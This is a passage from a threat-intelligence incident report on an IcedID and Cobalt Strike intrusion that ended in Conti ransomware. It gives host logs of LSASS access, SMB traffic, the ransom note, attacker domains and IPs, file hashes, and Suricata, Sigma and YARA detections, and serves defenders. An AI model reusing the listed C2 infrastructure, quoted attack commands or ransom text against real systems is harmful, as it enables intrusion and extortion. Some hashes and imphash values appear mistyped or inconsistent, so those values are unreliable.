fileVersion      ████████████████████
hashes           SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464, MD5=975B45B669930B0CC773EAF2B4
image            C:\\Windows\\System32\\cmd.exe
integrityLevel   System
logonGuid        {46d5468e-3c49-607f-e703-000000000000}
logonId          0x3e7
originalFileName Cmd.Exe
parentCommandLine \"rundll32.exe\" c:\\windows\\192145.dll,StartW
parentImage      C:\\Windows\\System32\\rundll32.exe
```

Credential Access

LSASS was accessed by an unusual process “runonce.exe” on multiple hosts, including a domain controller.

EventID: 10

Description: Process Access

SourceImage: “C:\\Windows\\System32\\runonce.exe”

TargetImage: “C:\\Windows\\system32\\lsass.exe”

SourceImage: C:\\Windows\\system32\\runonce.exe”

TargetImage: “C:\\Windows\\system32\\lsass.exe”

GrantedAccess: 0x1010

CallTrace:

“C:\\Windows\\SYSTEM32\\ntdll.dll+9c584|C:\\Windows\\System32\\KERNELBASE.dll+2730e|UNKNOWN(


The overpass-the hash technique was used to acquire a valid Kerberos ticket for the administrator user.

We were unable to reconstruct the DLL from memory but Maxime Thiebaut (@0xThiebaut) from NVISO helped us out. The Yara rule, located in the detections section below was made possible due to him reconstructing the DLL. Thanks Maxime!


Conti scans the network for 445/SMB, looking for machines to encrypt.

Source	Source Port	Destination	Destination Port	Protocol	Length	Info
10	50216	10	445	SMB2	210	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \\10...CS
10	445	10	50216	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
10	50216	10	445	SMB2	160	Tree Connect Request Tree: \\10...CS
10	445	10	50216	SMB2	138	Tree Connect Response
10	50216	10	445	SMB2	382	Create Request File: readme.txt
10	445	10	50216	SMB2	410	Create Response File: readme.txt
10	50216	10	445	SMB2	1036	Write Request Len:806 Off:0 File: readme.txt
10	445	10	50216	SMB2	138	Write Response
10	50216	10	445	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: readme.txt
10	445	10	50216	SMB2	186	GetInfo Response
10	50216	10	445	SMB2	146	Close Request File: readme.txt

Ransom note



Which leads you here.



CONTI Recovery service

If you are looking at this page right now, that means that your network was successfully breached by CONTI team.

All of your files, databases, application files etc were encrypted with military-grade algorithms.

If you are looking for a free decryption tool right now - there's none.

Antivirus labs, researchers, security solution providers, law agencies won't help you to decrypt the data.


If you are interested in our assistance upon this matter - you should upload README.TXT file to be provided with further instructions upon decryption.

No file selected.

[Web mirror](#) [Tor mirror](#)

The threat actors asked for 150k and could have been talked down at least ~20%.

Multiple machines within the environment were not usable after being ransomed including a domain controller. The machines were left like this and you were not able to do anything but press control+alt+delete. Paying the ransom will not help you here.




Pivots


While researching the infrastructure related to this campaign, we found the threat actor revealed further infrastructure. The domain associated with the Cobalt Strike C2 (dimentos[.]com) has an unredacted Whois record that reveals several other domains also registered by the address pokix19891[@]kindbest[.]com. You'll notice the fake address and fake phone number as well.

Tech Contact


Po
st1802,
Boca Raton, Alaska, 18231, us
pokix19891@kindbest.com
(p) 182190123



All the domains were registered on 2021-03-30, and according to public data available in VirusTotal, three of them have been associated with Cobalt Strike infrastructure so far; the domain seen in this intrusion, powelin[.]com and awesents[.]com.



The two other domains (jocinet[.]com, ilimenn[.]com) have subdomains that look like name servers (ns1 and ns2), which were pointed to two of the Cobalt Strike hosting IP's. All of this infrastructure was hosted on the VPS provider OVH.



IOCs

Files

b52c0640957e5032b5160578f8cb99f9b066fde4f9431ee6869b2eea67338f28.dll.exe

b52c0640957e5032b5160578f8cb99f9b066fde4f9431ee6869b2eea67338f28

icju1.exe

e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06

rate_x32.dat

eb79168391e64160883b1b3839ed4045b4fd40da14d6eec5a93cfa9365503586

192145.dll

f29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9

Network

IcedID

vaclicinni[.]xyz

thulleultinn[.]club

oxythuler[.]cyou

dictorecovery[.]cyou

expertulthima[.]club

68.183.20[.]194:80
159.89.140[.]116:443
83.97.20[.]160:443

Cobalt Strike
dimentos[.]com
192.99.178[.]145:80

Proxy
38.135.122[.]194:8080

Detections

Suricata

ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE W32/Photoloader.Downloader Request Cookie
ET POLICY PE EXE or DLL Windows file download HTTP
ET INFO Executable Retrieved With Minimal HTTP Headers – Potential Second Stage Download
ET INFO Packed Executable Download
ET POLICY OpenSSL Demo CA – Internet Widgits Pty
ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-MD5
ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 1434 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 1435 traffic Potential Scan or Infection

Sigma

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_meterpreter_or_cobaltstrike_getsystem_service_installation.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_defender_disabled.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/other/win_tool_psexec.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_access/sysmon_in_memory_assembly_execution.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/sysmon_rundll32_net_connections.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_net_user_add.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_psexesvc_start.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_psexec_eula.yml

Sigma Rule Converter for SIEMs and EDRs: <https://uncoder.io/>

YARA

```

/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-05-09
Identifier: 3584
Reference: https://thedfirreport.com
*/

/* Rule Set ----- */

import "pe"

rule icedid_rate_x32 {
meta:
description = "files - file rate_x32.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "eb79168391e64160883b1b3839ed4045b4fd40da14d6eec5a93cfa9365503586"
strings:
$s1 = "UAWAVAUATVWSH" fullword ascii
$s2 = "UAWAVVWSPH" fullword ascii
$s3 = "AWAVAUATVWUSH" fullword ascii
$s4 = "update" fullword ascii /* Goodware String - occurred 207 times */
$s5 = "[email protected]@YAHXZ" fullword ascii
$s6 = "[email protected]@YAHXZ" fullword ascii
$s7 = "PluginInit" fullword ascii
$s8 = "[_ ^A\\A]A^A_" fullword ascii
$s9 = "e8[_ ^A\\A]A^A_" fullword ascii
$s10 = "[_ ^A\\A]A^A_" fullword ascii
$s11 = "Kts=R,4iu" fullword ascii
$s12 = "mqr55c" fullword ascii
$s13 = "R,4i=Bj" fullword ascii
$s14 = "Ktw=R,4iu" fullword ascii
$s15 = "Ktu=R,4iu" fullword ascii
$s16 = "Kt{=R,4iu" fullword ascii
$s17 = "KVL.Mp" fullword ascii
$s18 = "Kt|=R,4iu" fullword ascii
$s19 = "=8c[Vt8=" fullword ascii
$s20 = "Ktx=R,4iu" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "15787e97e92f1f138de37f6f972eb43c" and ( pe.exports("[email protected]@YAHXZ") and pe.exports("[email protected]@YAHXZ") and pe.exports("PluginInit") and pe.exports("update") ) or 8 of them )
}

rule conti_cobaltstrike_192145 {
meta:
description = "files - file 192145.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9"
strings:

```

```

$x1 = "cmd.exe /c echo NGAtODgLpvgJwPLEPFdj>\"%s\"&exit" fullword ascii
$s2 = "veniamatquiest90.dll" fullword ascii
$s3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde temporibus
mollitia illum" fullword ascii
$s4 = "Quaerat tempora culpa provident" fullword ascii
$s5 = "Velit consequuntur quisquam tempora error" fullword ascii
$s6 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$s7 = "Dolores ullam tempora error distinctio ut natus facere quibusdam" fullword
ascii
$s8 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword ascii
$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit"
fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut neque
nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque" fullword
ascii
$s15 = "Dolorum eum ipsum tempora non et" fullword ascii
$s16 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et" fullword
ascii
$s17 = "Et quia aut temporibus enim repellat dolores totam recusandae repudiandae"
fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et
accusantium" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "5cf3cdf8e8585c01d2673249153057181" and pe.exports("StartW") or ( 1
of ($x*) or 4 of them ) )
}

rule conti_cobaltstrike_icju1 {
meta:
description = "files - file icju1.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06"
strings:
$x1 = "cmd.exe /c echo NGAtODgLpvgJwPLEPFdj>\"%s\"&exit" fullword ascii
$s2 = "veniamatquiest90.dll" fullword ascii
$s3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde temporibus
mollitia illum" fullword ascii
$s4 = "Quaerat tempora culpa provident" fullword ascii
$s5 = "Velit consequuntur quisquam tempora error" fullword ascii
$s6 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$s7 = "Dolores ullam tempora error distinctio ut natus facere quibusdam" fullword
ascii
$s8 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword ascii
$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit"
fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii

```



```

$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut neque
nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque" fullword
ascii
$s15 = "Dolorum eum ipsum tempora non et" fullword ascii
$s16 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et" fullword
ascii
$s17 = "Et quia aut temporibus enim repellat dolores totam recusandae repudiandae"
fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et
accusantium" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "a6d9b7f182ef1cfe180f692d89ecc759" or ( 1 of ($x*) or 4 of them ) )
}

```

```
rule conti_v3 {
```

```
meta:
```

```

description = "conti_yara - file conti_v3.dll"
author = "pigerlin"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "8391dc3e087a5cecb74a638d50b771915831340ae3e027f0bb8217ad7ba4682"

```

```
strings:
```

```

$s1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s2 = "conti_v3.dll" fullword ascii
$s3 = " <requestedExecutionLevel level='asInvoker' uiAccess='false' />" fullword
ascii
$s4 = " Type Descriptor'" fullword ascii
$s5 = "operator co_await" fullword ascii
$s6 = " <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword ascii
$s7 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s8 = " Base Class Descriptor at (" fullword ascii
$s9 = " Class Hierarchy Descriptor'" fullword ascii
$s10 = " Complete Object Locator'" fullword ascii
$s11 = " delete[]" fullword ascii
$s12 = " </trustInfo>" fullword ascii
$s13 = "__swift_1" fullword ascii
$s15 = "__swift_2" fullword ascii
$s19 = " delete" fullword ascii

```

```
condition:
```

```

uint16(0) == 0x5a4d and filesize < 700KB and
all of them

```

```
}
```

```
rule conti_cobaltstrike_192145_icju1_0 {
```

```
meta:
```



```

description = "files - from files 192145.dll, icju1.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-05-09"
hash1 = "29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9"
hash2 = "e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06"
strings:
$x1 = "cmd.exe /c echo NGAtOdgLpvgJwPLEPFdj>\"%s\"&exit" fullword ascii
$s2 = "veniamatquiest90.dll" fullword ascii
$s3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde temporibus mollitia illum" fullword ascii
$s4 = "Quaerat tempora culpa provident" fullword ascii
$s5 = "Dolores ullam tempora error distinctio ut natus facere quibusdam" fullword ascii
$s6 = "Velit consequuntur quisquam tempora error" fullword ascii
$s7 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword ascii
$s8 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit" fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut neque nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque" fullword ascii
$s15 = "Et quia aut temporibus enim repellat dolores totam recusandae repudiandae" fullword ascii
$s16 = "Dolorum eum ipsum tempora non et" fullword ascii
$s17 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et" fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et accusantium" fullword ascii
condition:
( uint16(0) == 0x5a4d and filesize < 2000KB and ( 1 of ($x*) and 4 of them )
) or ( all of them )
}

```

MITRE:

- Command and Scripting Interpreter – T1059
- External Proxy – T1090.002
- Remote Desktop Protocol – T1021.001
- OS Credential Dumping – T1003
- Pass the Hash – T1550.002
- Service Execution – T1569.002
- SMB/Windows Admin Shares – T1021.002
- Data Encrypted for Impact – T1486
- System Owner/User Discovery – T1033
- Permission Groups Discovery – T1069

Application Layer Protocol – T1071
Process Injection – T1055
Group Policy Modification – T1484
Access Token Manipulation – T1134
Create Account – T1136
Remote System Discovery – T1018
Network Service Scanning – T1046
Domain Account – T1087.002
Impair Defenses – T1562

Internal case: 3584